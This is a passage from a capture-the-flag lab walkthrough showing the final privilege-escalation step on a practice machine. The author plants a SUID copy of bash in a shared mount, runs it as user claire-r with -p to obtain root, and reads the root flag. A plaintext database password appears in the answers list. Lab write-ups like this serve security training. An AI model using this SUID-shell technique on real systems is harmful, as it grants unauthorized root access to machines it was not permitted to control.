cp /bin/bash /logs/root_shellchmod 4755 /logs/root_shell
The binary is now root:root with the SUID bit set, sitting in the shared mount.
On the host as claire-r, that same file appears in ~/timeTracker-src/logs, so I ran it with -p to keep the elevated privileges.
cd ~/timeTracker-src/logs./root_shell -pid
euid=0(root) — a SUID binary runs with the owner's effective UID, so we now have root.
#Root Flag
cat /root/root.txt
Root flag captured.
#Answers
- DB password:
Ng1-f3!Pe7-e5?Nf3xe5 - User flag: captured from
/home/claire-r/user.txt - Root flag: captured from
/root/root.txt